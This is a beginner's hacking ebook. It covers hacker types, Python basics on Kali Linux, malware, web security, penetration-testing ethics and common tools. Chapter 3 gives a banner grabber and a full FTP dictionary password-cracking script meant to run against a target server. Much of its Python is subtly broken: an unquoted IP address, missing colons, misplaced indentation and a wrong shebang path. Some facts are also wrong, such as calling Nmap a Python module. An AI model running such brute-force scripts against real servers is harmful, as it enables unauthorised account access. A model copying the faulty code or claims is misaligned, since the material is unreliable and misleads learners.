

# HACKING

HACKING PRACTICAL GUIDE FOR  
BEGINNERS

J E F F      S I M O N

# **Hacking**

***Hacking Practical Guide for Beginners***

***By: Jeff Simon***

© **Copyright 2016** by Jeff Simon - *All rights reserved.*

This document is geared towards providing exact and reliable information in regards to the topic and issue covered. The publication is sold with the idea that the publisher is not required to render accounting, officially permitted, or otherwise, qualified services. If advice is necessary, legal or professional, a practiced individual in the profession should be ordered.

From a Declaration of Principles which was accepted and approved equally by a Committee of the American Bar Association and a Committee of Publishers and Associations.

In no way is it legal to reproduce, duplicate, or transmit any part of this document in either electronic means or in printed format. Recording of this publication is strictly prohibited and any storage of this document is not allowed unless with written permission from the publisher.

All rights reserved.

The information provided herein is stated to be truthful and consistent, in that any liability, in terms of inattention or otherwise, by any usage or abuse of any policies, processes, or directions contained within is the solitary and utter responsibility of the recipient reader.

Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly.

Respective authors own all copyrights not held by the publisher.

The information herein is offered for informational purposes solely, and is universal as so. The presentation of the information is without contract or any type of guarantee assurance.

The trademarks that are used are without any consent, and the publication of the trademark is without permission or backing by the trademark owner. All trademarks and brands within this book are for clarifying purposes only and are the owned by the owners themselves, not affiliated with this document.

## **Introduction**

I want to thank you and congratulate you for downloading the book, “Hacking: Hacking for Beginners”.

This book contains proven steps and strategies on how to learn the fundamentals of hacking.

This eBook will teach you the basic principles of hacking. It will explain the three types of hackers as well as the tools that you can use. It will give you a detailed study plan on how to improve your skills and knowledge in a short period of time. In addition, this book will teach you how to use the Python programming language.

An entire chapter is dedicated to penetration testing. That chapter will explain the different parts and requirements of an effective test. Additionally, that material will arm you with specific tools and techniques that you can use in your own “pen tests”.

The lessons that you’ll find in this book rely on an operating system called Kali Linux. Kali is the preferred OS of hackers and penetration testers. This OS contains an extensive collection of hacking tools. With Kali, you won’t have to download and install extra programs. You can use it as is.

This eBook will also discuss defense-oriented topics such as malware protection. This way, you’ll know what to do in case you have to attack a target or thwart a hacker’s efforts.

If you’re looking for a comprehensive book about basic hacking, this is the book you need.

Thanks again for downloading this book, I hope you enjoy it!

# **Table of Contents**

[Chapter 1: The Fundamentals of Hacking](#)

[Chapter 2: Hacking - A Guide for Beginners](#)

[Chapter 3: How to Hack with Python](#)

[Chapter 4: Basic Computer Security](#)

[Chapter 5: Penetration Testing](#)

[Chapter 6: Specific Hacking Techniques](#)

[Chapter 7: How to Protect Yourself](#)

[Conclusion](#)

# Chapter 1: The Fundamentals of Hacking

There are three types of hackers:

1. White hat
2. Black hat
3. Gray hat.

A white hat (also known as ethical) hacker tries to breach network systems in order to help businesses and organizations in improving their digital defenses. A black hat hacker, meanwhile, accesses digital records and/or devices for malicious purposes. A gray hat hacker is a combination of the first two types: he may be a white hat this time and become a black hat in the next.

Important Note: There are laws that prohibit black hat hacking. You can get incarcerated if you'll try to access digital information without the owner's permission. Because of that, this book will help you become an ethical hacker. It will provide you with tips, tricks, and techniques that you can use in hacking systems ethically.

## ***Benefits of Ethical Hacking***

To protect yourself from thieves, you need to think like one. This principle serves as the core of white hat hacking.

The total number of hackers is growing each day. And these people are on a continuous quest to improve their skills and expand their knowledge. If you will consider the vulnerabilities that exist in machines and digital networks, you will realize the awful state of security that people have against hackers. You need to protect your system from the bad guys. To achieve this goal, you should know how to hack.

The goals of a white hat hacker are:

- Attack a system without destroying it
- Identify system vulnerabilities
- Prove that vulnerabilities exist
- Help in improving the security of his target



## ***Different Types of Hacking Attacks***

Hackers divide their attacks into different types. These types are:

### **Nontechnical**

These techniques focus on the end-users (i.e. the people who use the target devices). Because humans have a natural tendency to trust others, hackers can break through a system's defenses without using any electronic tool. These hackers may use "social engineering" tactics to obtain a user's trust and gain access to a network or file. You'll learn more about social engineering later on.

A hacker may also implement a physical attack against his target. For instance, he may break into a computer room and access one or more devices that are present. As an alternative, he may check the dumpsters in the building and try to look for useful information (e.g. passwords). Hackers refer to this approach as "dumpster diving".

### **Network**

Hackers can implement this kind of attack easily, since most networks are accessible through the internet. The most common forms of network attacks are:

- Accessing a network using a rigged modem
- Taking advantage of vulnerabilities in digital transport mechanisms (e.g. NetBIOS)
- Sending a continuous stream of requests to a network
- Rigging the system and collecting data packets to access confidential information

### **Operating System**

These attacks play an important role in any hacker's toolkit. That's because each computer has an operating system. And there are a lot of tools that you can use to crack the OS (i.e. operating system) of a computer.

There are a lot of operating systems out there. However, hackers usually focus on the most popular ones (e.g. Windows systems). Here are some of the OS attacks that you can use:

- Destroying the security of a file system
- Deciphering passwords
- Attacking pre-installed authentication mechanisms
- Taking advantage of vulnerabilities in certain protocols

## *Application*

Some hackers utilize computer programs to attack networks. Often, a hacker gains access to a machine through a web-based application or an email-related program. The most popular members of this type are:

- Sending "spam" (i.e. junk mail) to people
- Installing malware (i.e. malicious software) in target systems
- Bypassing security mechanisms (e.g. firewall) through "online" protocols (e.g. SMTP, HTTP, IMAP, etc.)

## Chapter 2: Hacking - A Guide for Beginners

There are many learning materials for hackers. Most of these materials are free, so you won't have to spend any money just to develop your hacking skills. Unfortunately, most of the hacking resources that you'll find are created for intermediate and/or expert hackers. You won't benefit from the said materials if you are a complete beginner.

In this chapter, you will discover a quick and easy way to become a hacker. The three-step learning program that you will see here is created for newbies. It will help you master the basics of hacking using a logical method of learning.

### *First Step – Learn More about Computers and Networks*

Hacking involves computers and networks. It requires advanced computer knowledge and networking skills. Obviously, you won't be able to hack a computer if you don't even know the difference between TCP/IP and Windows XP. To become a hacker, you must know the basics of computer-related technology.

It would be best if you'll expose yourself to different operating systems. More and more people are switching to Linux systems so you should learn the basics of that OS. Once you have mastered the basics of computers and networks, understanding how “exploits” and “vulnerabilities” work will be easy.

### *Second Step – Read Basic Hacking Books*

There are countless hacking books out there. A basic Google search will give you hundreds of available learning materials. However, since you are new to the hacking world, you should focus on the basic ideas and principles of hacking. It is tempting to grab books about advanced topics such as Wireshark utilization or payload selection, but you won't benefit from this study method. The ideal learning strategy for a complex concept (like computer hacking) is to master the basics and build up your knowledge and skills slowly.

This eBook will cover the basic aspects of hacking. After reading this book, you'll be able to attack systems and understand complex ideas related to digital security.

### *Third Step – Learn How to Program*

If you want to be a skilled hacker, you should know how to create your own programs. Programming skills are important for anyone who is serious about hacking. It is true that there are tons of programs and ready-made tools available online. However, relying on other people's work is not a good idea. The ability to create your own programs and modify existing hacking tools can help you greatly in your quest to become a hacking expert.

There are a lot of programming languages that you can choose from. But if you are a total newbie, you should study Python first. Python is one of the simplest programming languages out there. However, it is extremely effective in writing codes for hacking purposes. This is the main reason why many hackers prefer this language over C++ or Ruby. You'll learn more about Python in the next chapter.

## Chapter 3: How to Hack with Python

Python is one of the best programming languages for hacking. This language is easy to learn and powerful enough to satisfy all of your programming needs. In this chapter, you'll learn the basics of Python. You will know how to launch it, how to write codes with it, and how to compile it.

Important Note: This chapter assumes that you are using Kali Linux, an operating system that is created for hackers. Kali Linux contains hundreds of built-in hacking tools that you can use to test your systems or attack other networks. In addition, this OS is completely free. To download Kali Linux, please visit: <https://www.kali.org/downloads/>.



Screenshot of the Kali Linux OS

## ***How to Get Python Modules***

An excellent benefit of using Kali Linux is that it comes with a pre-installed version of Python. That means you can start writing codes without downloading anything.

The default modules and language library of Python allow you to perform a wide range of activities. For instance, the ready-made version of Python has exception handling, file handling, math and number modules, and data types.

Python's built-in tools and components are enough to create effective hacking tools. But you can enhance the effectiveness and flexibility of this language by downloading additional modules from third-party sources. These extra modules are the main reason why many hackers choose Python for their programming needs. If you want a complete list of all the available third-party modules for Python, visit this site: <http://pypi.python.org/pypi>.

### ***Installing a Module***

Just like other Linux systems, Kali Linux requires “wget” when acquiring new files or programs from the internet. This command downloads your chosen file or program from its respective repository. Then, you have to decompress the downloaded module and issue the following command:

```
python setup.py install
```

Let's assume that you want to download Nmap (a python module) from [www.xael.org](http://www.xael.org). To get this module, you must:

1. Turn on your Kali Linux computer.
2. Launch a terminal (the small window that takes user inputs).
3. Type the following code:

```
Kali > wget http://xael.org/norman/python/python-nmap/python-nmap-0.3.4.tar.gz
```

4. Extract the file by typing:

```
Kali > tar -xzf python-nmap-0.3.4.tar.gz
```


5. Access the directory you created by entering:

```
Kali > cd python-nmap-0.3.4/
```

6. Issue the code given below to finish the process:

```
Kali > python setup.py install
```

7. If you did everything correctly, your terminal should look like this:



```
root@kali:~# tar -xzf python-nmap-0.3.4.tar.gz
root@kali:~# cd python-nmap-0.3.4/
root@kali:~/python-nmap-0.3.4# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-i686-2.7
creating build/lib.linux-i686-2.7/nmap
copying nmap/nmap.py -> build/lib.linux-i686-2.7/nmap
copying nmap/__init__.py -> build/lib.linux-i686-2.7/nmap
running install_lib
creating /usr/local/lib/python2.7/dist-packages/nmap
copying build/lib.linux-i686-2.7/nmap/nmap.py -> /usr/local/lib/python2.7/dist-packages/nmap
copying build/lib.linux-i686-2.7/nmap/__init__.py -> /usr/local/lib/python2.7/dist-packages/nmap
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/nmap.py to nmap.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/__init__.py to __init__.pyc
running install_egg_info
writing /usr/local/lib/python2.7/dist-packages/python_nmap-0.3.4.egg-info
root@kali:~/python-nmap-0.3.4#
```

Congratulations. You successfully installed a Python module on your Kali Linux computer. Now, you can use the said module for your hacking

activities.

Important Note: This is the method that you must use to add more modules to your operating system. It might seem long and complex at first. But once you get used to it, creating a large collection of third-party modules will be a walk in the park.



## ***How to Write Python Scripts***

In this part of the book, you'll learn how to write codes using the Python language. It will also explain the fundamental terms, concepts, and syntax of Python codes. Read this material carefully; it will help you become a knowledgeable programmer and hacker.

Important Note: You need to use a text editor when writing codes. Kali Linux has a built-in text editor called "Leafpad". As you can see, Kali Linux contains everything you need to hack computers and systems.

### ***Proper Formatting***

Formatting plays an important role in the Python language. The interpreter of Python groups codes based on their format. Keep in mind that consistency is more important than precision. You don't have to follow strict formatting rules. You just have to be consistent with the format you are using.

For example, if you'll use double indentation to differentiate a code block, indent each line of that code block twice. Forgetting this simple rule can lead to error messages and/or failed attacks.

### ***How to Run a Python File***

Nothing beats active learning. To help you master this process, let's write a basic piece of code using Leafpad. Here's the code:

```
#!/user/bin/python
name="<Chuck Norris>"
print "Hi, " + name + "!"
```

Save the file as "sample.py".

This code consists of three lines. The first one triggers the interpreter of Python. The second one creates a variable called “name” and sets a value for it. The last line concatenates the word “Hi” with the user’s input and inserts an exclamation mark.

At this point, you can’t execute the code yet. You must give yourself the permission to run it first. In Kali Linux, the command that you should use is “chmod”.

Important Note: To learn more about Linux permissions, please check this site: <https://www.linux.com/learn/understanding-linux-file-permissions>.

The code that you must type is:

```
chmod 755 sample.py
```

After issuing that command using a terminal, your screen will show you this:

Hi, Chuck Norris!

## *How to Add a Comment*

You can add comments to your Python codes. In programming, a comment is a word, sentence, or paragraph that defines what a piece of code can do. It doesn’t affect the functionality or behavior of the code itself. Adding a comment to your codes isn’t required but nonetheless advised. Comments will help you remember important information regarding your codes. Obviously, you don’t want to forget the “internal mechanisms” of your own programs.

The interpreter of Python skips each comment. That means the interpreter will jump over words, sentences or paragraphs until it finds a legitimate code block. In Python, you need to use “#” to set a single-line comment.

For multiline comments, you must type three double quotes. These symbols must appear at the beginning of your comments.

Here are some comments written in the Python language:

1. # Hi, I'm a single-line comment.

2. """

Hi,

I'm

A

Multiline

Comment

"""

## Modules

With Python, you can divide your codes into separate modules. You must “import” a module in order to use it. When importing a module, you will access the classes, methods, and functions (you’ll learn about these later) that are present inside that module. This feature is one of the major reasons why Python is the preferred computer language of computer hackers.

## ***Object-Oriented Programming***

At this point, it's important to discuss object-oriented programming (or OOP). OOP is a coding model that serves as the core principle behind major computer languages (e.g. Java). You need to understand OOP if you want to be a skilled hacker.

### **The Components of an Object**

Each object has methods (things it can do) and properties (states or attributes).

OOP allows programmers to link their activities with the real world. For instance, a computer has methods (e.g. turns on, accesses the internet, launches applications, etc.) and properties (e.g. available space, processing speed, brand, etc.). If you'll think of OOP as a human language, objects are nouns, methods are verbs, and properties are adjectives.

Each object belongs to a class. A computer, for example, belongs to the class called "machines". "Machines" is the class, "computers" is a subclass, and "laptops" is a sub-subclass.

An object gets the characteristics of its class.

### **Variables**

Variables point to information that exists in a computer's memory. In Python, this memory can keep different pieces of data (e.g. strings, lists, integers, Booleans, dictionaries, real numbers, etc.).

Variable types act like classes. The script you'll see below shows some of these types.

Launch a text editor and type the following code:

```
#!/usr/bin/python/
```

```
SampleStringVariable = "This is an awesome variable.";
SampleList = [10,20,30,40,50]
SampleDictionary = {'example': 'Hacker', 'number': 23}
print SampleStringVariable
```

After running that script, you will see the following message on your screen:

This is an awesome variable.

Important Note: Python can choose the right type of variable on your behalf. You don't have to declare the variable before setting its value.

## Functions

The Python language comes with preinstalled functions. Kali Linux has an extensive collection of functions, although you may download more from online libraries. Here are some functions that you'll use in your programs:

- `int()` – Use this function to truncate numeric data. It simply gives the integer part of the argument.
- `len()` – This function counts the items in a list.
- `exit()` – This function lets you exit a program.
- `max()` – With this function, you can determine the highest value of a list.
- `type()` – Use this function to identify the data type of a Python object.
- `float()` – This function converts its argument into a floating-point numeral.
- `sorted()` – Use this function to sort the entries of a list.
- `range()` – This function gives a list of numbers between two specific values. You need to set the said values as the function's

arguments.

## Lists

Most programming languages use arrays. An array is a collection of different objects. You may retrieve an entry from an array by specifying the position of the former. For example, you can get the fourth value of an array by typing [4]. Python has a similar feature, but it is known as “list”.

Python lists are “iterable”. That means you can use them for your loop statements (you’ll learn more about loops later). Let’s assume that you want to retrieve the third element of the “SampleList” (i.e. the one you created earlier). Here are the things that you should do:

1. Type the word “*print*”. This command allows you to display information.
2. Specify the name of the list (i.e. SampleList).
3. Add a pair of brackets.
4. Insert “2” between the brackets. This number signifies the position of the item you want to retrieve. It is important to note that the numbering begins at zero. Thus, typing “1” will give you the second element, typing “2” will give you the third element, etc.

The Python script should look like this:

```
print SampleList[2]
```

If you did everything correctly, your terminal should display this:

```
30
```

## *How to Network with the Python Language*

Python has a module called “socket”. This module allows you to build network connections using the Python language. Let’s see how this module works. For this example, you’ll use “socket” to build a TCP (Transmission Control Protocol) connection.

The steps that you need to take are:

1. Import the right module.
2. Create a variable that belongs to a class called “socket”. Set “practice” as the variable’s name.
3. Use the method named “connect()” to establish a connection to a port. The actual process ends here. The remaining steps will show you some of the things you can do after establishing a connection.
4. Use “recv” to acquire 1024 data bytes from the current socket.
5. Save the information in a new variable called “sample”.
6. Print the information inside the “sample” variable.
7. Terminate the connection.
8. Save the code as “samplesocket” and issue “chmod”.

Your code should look like this:

```
#!/usr/bin/env python

import socket

practice = socket.socket()
practice.connect(("192.168.1.107", 22))

sample = practice.recv(1024)
```

```
print sample
```

```
practice.close
```

Run that code and link your computer to another one using the 22<sup>nd</sup> port. If SSH (Secure Socket Shell) is active in that port, you will get the banner of the second computer into your “sample” variable. Then, the information will appear on your screen.

Basically, the code you created is a “banner grabber”.



## ***Dictionaries***

A dictionary is an object that can hold items (called “elements”). You can use a dictionary to record the usernames of your targets or the vulnerabilities of a network.

Dictionaries require a key-value pair. They can store several copies of a value. However, each key must be unique. Like a Python list, a dictionary is iterable. You can use it with your “for” statements to create complex scripts. In addition, you may use a dictionary to create your own password crackers. The syntax for creating a new dictionary is:

```
dict = {firstkey:firstvalue, secondkey:secondvalue, thirdkey:thirdvalue...}
```

## ***Control Statements***

Computer programs need the ability to decide. In the Python language, you have several options on how to manage the arrangement of your code. For example, you may combine the “if” and “else” statements to create powerful hacking tools.

Let’s discuss some of the most popular control statements of Python:

### ***The “if” Statement***

The syntax of this statement is

```
if <your Python expression>  
    ...
```

Important Note: You must indent the statement’s “control block” (the code block that comes after the expression).

### ***The “if ...else” Statement***

To use this statement, you must use the following syntax:

```
if <your Python expression>  
    ...  
else  
    ...
```

The script given below checks the “ID” of the current user. If the value is zero, the terminal will display “Hey, you are the root user.” If the value is non-zero, the resulting message will be “Hey, you are an ordinary user.”

```
If userid == 0:  
    print "Hay, you are the root user."  
else  
    print "Hay, you are an ordinary user."
```

## Loops

A loop is another powerful feature of Python. The most popular forms of loops are “for” and “while”. Let’s discuss each form in detail:

### 1. The “for” Loop

This kind of loop sets data from a Python object (e.g. list) to loop a variable continuously. In the following example, the “for” loop will enter different passwords:

```
passwords = ["ftp", "sample", "user", "admin", "backup", "password"]  
for password in passwords  
    attempt = connect(username,password)
```

### 2. The “while” Loop

A while loop checks the value of a Boolean statement and executes a piece of code while the value of the statement is “true”. Keep in mind that Boolean statements only have two possible values: (1) true, or (2) false.

## *How to Create a Password Cracker*

At this point, you've learned many things about the Python language. Let's use that knowledge to create a hacking tool: a password cracker. The program that you will create is designed for FTP (File Transfer Protocol) accounts. Here are the steps:

1. Launch a text editor.
2. Import three modules: (1) socket, (2) re, and (3) sys.
3. Generate one socket that connects to a specific IP address through the 21<sup>st</sup> port.
4. Create a variable.
5. Generate a list named "passwords" and fill it with various passwords.
6. Write a loop to test each password. The process will continue until all of the passwords have been used or the program gets "230" as a response from the target FTP server.

The code that you must type is:

```
#!/usr/bin/ python

import socket
import re
import sys
def connect(username,password):
    sample = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    print "[*] Checking " + username + ":" + password
    sample.connect((192.168.1.105, 21))
    data = sample.recv(1024)
```

```

        sample.send('USER ' + username + '\r\n')
        data = sample.recv(1024)
        sample.send('PASS ' + password + '\r\n')
        data = sample.recv(3)
        sample.send('QUIT \r\n')
sample.close()
return data
username = "SampleName"
passwords = ["123", "ftp", "root", "admin", "test", "backup", "password"]
for password in passwords:
    attempt = connect(username, password)
    if attempt == "230":
        print "[*] password found: " + password
sys.exit(0)

```

Save the file as “passwordcracker.py”. Then, obtain the permission to execute the program and run it against your target FTP server.

Important Note: The code given above isn’t cast in stone. You may modify it according to your preferences and/or situation. Once you become a skilled Python programmer, you will be able to improve the flexibility and effectiveness of this password cracker.

## **Chapter 4: Basic Computer Security**

This chapter will focus on topics related to computer security (e.g. privacy, networking, passwords, etc.). After reading this article, you will know how to protect yourself from other hackers. You will also know how to execute attacks against the defenses of your targets. You must read this material carefully: computer security is important for the “offense” and “defense” of hacking.

## *Passwords*

You should treat security as an important part of using a computer. You are probably using the internet to perform a research, read your emails, buy stuff, or sell your own merchandise. These things have become easier because of computers and networks. However, this convenience comes with a hefty price: lack of security.

The following tips will help you in protecting yourself from hackers:

- Don't share your usernames and passwords to anyone (not even your closest friends).
- Read the security/privacy policies of each site that you will access before entering personal data.
- Don't buy anything from untrusted sites. The last thing you want to do is give your money and/or financial information to unscrupulous individuals. If you want to buy something online, look for trustworthy sites such as [www.amazon.com](http://www.amazon.com) and [www.ebay.com](http://www.ebay.com).
- Do not share the login credentials of your email accounts with other people. Some emails contain private and/or confidential information.

Keep in mind that keeping your passwords secret isn't enough. A hacker can still access that piece of information through a keylogger. Basically, a keylogger is a program that records all the keys that you press. To protect your computer from keyloggers, you should:

- Make sure that your computer's firewall is on
- Run spyware/adware scanners on a regular basis
- Use an on-screen keyboard to enter your login credentials
- Install an anti-malware program on your machine





## ***Malware***

The term “malware” refers to programs that are designed to “infect” an electronic device (e.g. computer, tablet, smartphone, etc.). Let’s discuss the different types of malware:

### *Viruses*

Basically, viruses are computer programs that infect other programs. Most viruses run only when the program they infected runs. This is the main reason why viruses are hard to detect. A virus has two parts: the “infector” and the “payload”. Keep in mind, however, that the payload is not required. That means a harmless program is still a virus if it attaches itself to a trusted computer program.

### *Trojans*

This term came from the legendary “Trojan Horse”, a large wooden horse that spelled doom for Troy. In hacking, a Trojan is a program that contains other programs. The “container” is typically harmless. In fact, it can be a program that attracts unsuspecting users. Once a person downloads and installs a Trojan program, the malware inside will spread in the target machine.

### *Spyware*

This is one of the most dangerous malware out there. Basically, spyware records the activities you do on your computer and transmits the data to the hacker. This data transmission occurs via the internet. Hackers divide spyware into two types: harmless and harmful. Harmless spyware focuses

on non-confidential data (e.g. the websites you visit). Harmful spyware, on the other hand, collects confidential information (e.g. passwords).

## Adware

Basically, adware is a form of malware that shows advertisements on a person's computer. This malware becomes extremely active whenever the infected machine is online.

It is true that adware is one of the safest forms of malicious programs. However, it can be frustrating if a pop-up advertisement will appear whenever you click on a browser.

## How to Fight Malicious Programs

Staying away from unscrupulous sites can help you prevent malware infection. However, it is likely that some malicious programs will still latch onto your machine. It would be best if you will install a reputable anti-malware program and scan your computer regularly. Here are some of the most popular antivirus programs today:

- Norton Security
- AVG Internet Security
- Avast Antivirus
- McAfee Antivirus

Important Note: If you're an active internet user, you should scan your computer for malware at least once a week. Adjust this frequency to twice or thrice a week if you're dealing with confidential information.

## ***Web Security***

Hacking and digital security are not limited to computers. These topics also apply to websites. In this part of the book, you'll learn a lot about the basic defenses of a website. You can use this information to protect your site from hackers or launch attacks against your targets.

### *The Fundamentals*

Website security consists of two aspects: internal and external. The internal aspect refers to the nature of the information you are handling. For instance, your website is secure if you are not dealing with confidential data. Few hackers would attack your site if they won't benefit from it. The external aspect, on the other hand, involves the settings of your website, the applications you installed on it, and the codes you used in creating it.

### *How to Keep a Website Secure*

The best way to keep a site secure is by turning it off. This way, hackers won't have any way to access your files. If you need a live website, however, you should minimize the open ports and services that you offer. Unfortunately, these options are not applicable for most businesses and organizations. That means a lot of websites are prone to hacking attacks.

Important Note: Websites that have open ports, services, and different scripting languages are vulnerable to hackers. That's because a hacker can use a port, service, or computer language to bypass the defenses of a website.

You can protect your site by updating all of its applications regularly. You also need to apply security updates and patches on your website.

## *Website Vulnerabilities*

Here's a basic truth: your website has vulnerabilities. It can be an open port, an active service, or a fault in the code used in crafting your site. These vulnerabilities serve as doors that hackers can use to get inside your network or server. In addition, hackers tend to share their knowledge with others. If a hacker detects a vulnerability in a popular app or website, it's likely that he will share the information with others. He might also create a hacking tool for that target and distribute the former to his "brothers" and/or "sisters".

It's important to keep yourself updated with the latest vulnerabilities of your systems. Get the latest patch for your website whenever possible.

## *Two Defense Strategies*

Here are two strategies that you can choose from:

1. Build Strong Defenses – This strategy requires constant attention and effort from the website owner or his "IT people". With this strategy, you need to secure the latest updates and patches for your site, review your online apps regularly, and hire experienced programmers to work on your website.
2. Detect and Fix Vulnerabilities – This strategy relies on a website scanning program or service. This "web scanner" looks for existing vulnerabilities in your apps, equipment, and website scripts.

The first strategy is logical: you'll build a "high wall" around your website to make sure that hackers can't attack it. However, it requires a lot of time, effort, and attention. That is the main reason why website owners prefer the second strategy. Obviously, it is better to check whether vulnerability actually exists than building "walls" to protect imaginary weaknesses. Here,

you will only spend time, effort, and money on fixing vulnerability once the existence of that vulnerability has been proven.

## **Chapter 5: Penetration Testing**

Penetration testing (also called ethical hacking) is the process of attacking a network or system to detect and fix the target's weaknesses. Businesses are willing to shell out some cash in order to protect their systems from black hat hackers. Because of this, penetration testing serves as a profitable and exciting activity for ethical hackers.

This chapter will teach you the basics of penetration testing. It will explain the core principles of “pen testing” and give you a list of tools that you must use. In addition, it will provide you with a step-by-step plan for conducting a penetration test.

## ***Penetration Testing – The Basics***

A penetration tester tries to breach the defenses of his target without prior access to any username, password, or other related information. The tester will use his skills, tools, and knowledge to obtain data related to his target and prove the existence of vulnerabilities. When attacking a local network, a penetration test would be considered successful if the tester successfully collects confidential information.

As you can see, penetration testing has a lot of similarities with malicious hacking. There are two major differences between these two: permission and the hacker's intentions. A tester has the permission to attack his target. And his main goal is to help his clients improve their digital security. In contrast, malicious hackers don't ask for the target's permission. They simply perform attacks in order to steal information, destroy networks, or attain other horrible goals.

Often, a tester needs to attack his target as a basic user. He must enhance his access rights and/or collect information that other basic users cannot reach. Some clients want the tester to focus on a single vulnerability. In most cases, however, a tester must record each weakness that he will discover. The repeatability of the hacking process is important. Your clients won't believe your findings if you can't repeat what you did.

# ***The Rules of Penetration Testing***

Remember that there's a fine line between penetration testing and malicious hacking. To make sure that you will not "go over" to the dark side, follow these simple rules:

## *Focus on Ethics*

You should work as a professional. Consider your morals and personal principles. It doesn't matter whether you're attacking your own computer or testing a company's network: all of your activities must be aligned with your goals. Do not aim for any hidden agenda.

As an ethical hacker, trustworthiness is your main asset. Never use client-related information for personal purposes. If you'll ignore this rule, you might find yourself behind bars.

## *Respect Privacy*

Every piece of information that you'll collect during a penetration test is important. Never use that data to gather corporate details or spy on other people. If you have to share any information, talk to the authorized personnel.

## *Don't Crash Any System*

Inexperienced hackers usually crash their targets accidentally. This tendency results from poor planning and preparation. Most beginners don't even read the instructions that come with the tools they are using.

Your system can experience DoS (denial-of-service) during a penetration test. This often happens when the hacker runs multiple tests simultaneously. It would be best if you'll wait for a test to finish before running another



one. Don't assume that your target can survive your attacks without any form of damage.

Important Note: Your goal is to help your clients in improving their digital security. The last thing you want to do is bring down their entire network while you're conducting a test. This event will ruin your reputation as a hacker.

## ***Penetration Testing – The Process***

Here's a detailed description of the process involved in penetration testing:

### **Secure Permission**

Don't do anything on your target until you have written permission from your client. This document can protect you from nasty lawsuits or similar problems. Verbal authorization is not sufficient when performing hacking attacks. Remember: countries are implementing strict rules and penalties regarding activities related to hacking.

### **Formulate a Plan**

A plan can boost your chances of succeeding. Hacking a system can be extremely complicated, especially when you are dealing with modern or unfamiliar systems. The last thing you want to do is launch an attack with unorganized thoughts and tricks.

When creating a plan, you should:

- Specify your target/s
- Determine the risks
- Determine the schedule and deadline of your penetration test
- Specify the methods that you'll use
- Identify the information and access that you will have at the start of your test
- Specify the “deliverables” (the output that you'll submit to your client)

Focus on targets that are vulnerable or important. Once you have tested the “heavyweights”, the remaining part of the test will be quick and easy.

Here are some targets that you can attack:

- Mobile devices (e.g. smartphones)
- Operating Systems
- Firewalls
- Email servers
- Network Infrastructure
- Workstations
- Computer programs (e.g. email clients)
- Routers

Important Note: You should be extremely careful when choosing a hacking method. Consider the effects of that method and how your target will likely respond. For example, password crackers can lock out legitimate users from the system. This type of accident can be disastrous during business hours.

#### Choose Your Tools

Kali Linux contains various hacking tools. If you are using that operating system, you won't need to download other programs for your penetration tests. However, Kali's large collection of tools can be daunting and/or confusing. You might have problems identifying the tools you need for each task that you must accomplish.

Here are some of the most popular tools in Kali Linux:

- Nmap – You'll find this program in the toolkit of almost all hackers. It is one of most powerful tools that you can use when it comes to security auditing and network discovery. If you are a network administrator, you may also use Nmap in tracking host uptime, controlling the schedule of your service upgrades, and checking network inventory.

This tool is perfect for scanning huge computer networks. However, it is also effective when used against small targets. Because Nmap is popular, you will find lots of available resources in mastering this program.

- Ghost Phisher – This tool is an Ethernet and wireless attack program. It can turn your computer into an access point (or a hotspot) and hijack other machines. It can also work with the Metasploit framework (you will learn more about Metasploit later).
- Maltego Teeth – With this program, you will see the threats that are present in your target's environment. Maltego Teeth can show the seriousness and complications of different failure points. You will also discover the trust-based relationships inside the infrastructure of your target.

This tool uses the internet to collect information about your target system and its users. Hackers use Maltego Teeth to determine the relationships between:

- Domains
- Companies
- Phrases
- Files
- People
- Netblocks
- Websites
- IP addresses
- Affiliations
- Wireshark – Many hackers consider this tool as the best analyzer for network protocols. It allows you to monitor all activities in a network. The major features of Wireshark are:
  - It can capture data packets and perform offline analysis
  - It can perform VoIP (i.e. Voice over Internet Protocol) analysis

- It has a user-friendly GUI (graphical user interface)
  - It can export data to different file types (e.g. CSV, plaintext, XML, etc.)
  - It can run on different operating systems (e.g. OS X, Linux, NetBSD, etc.)
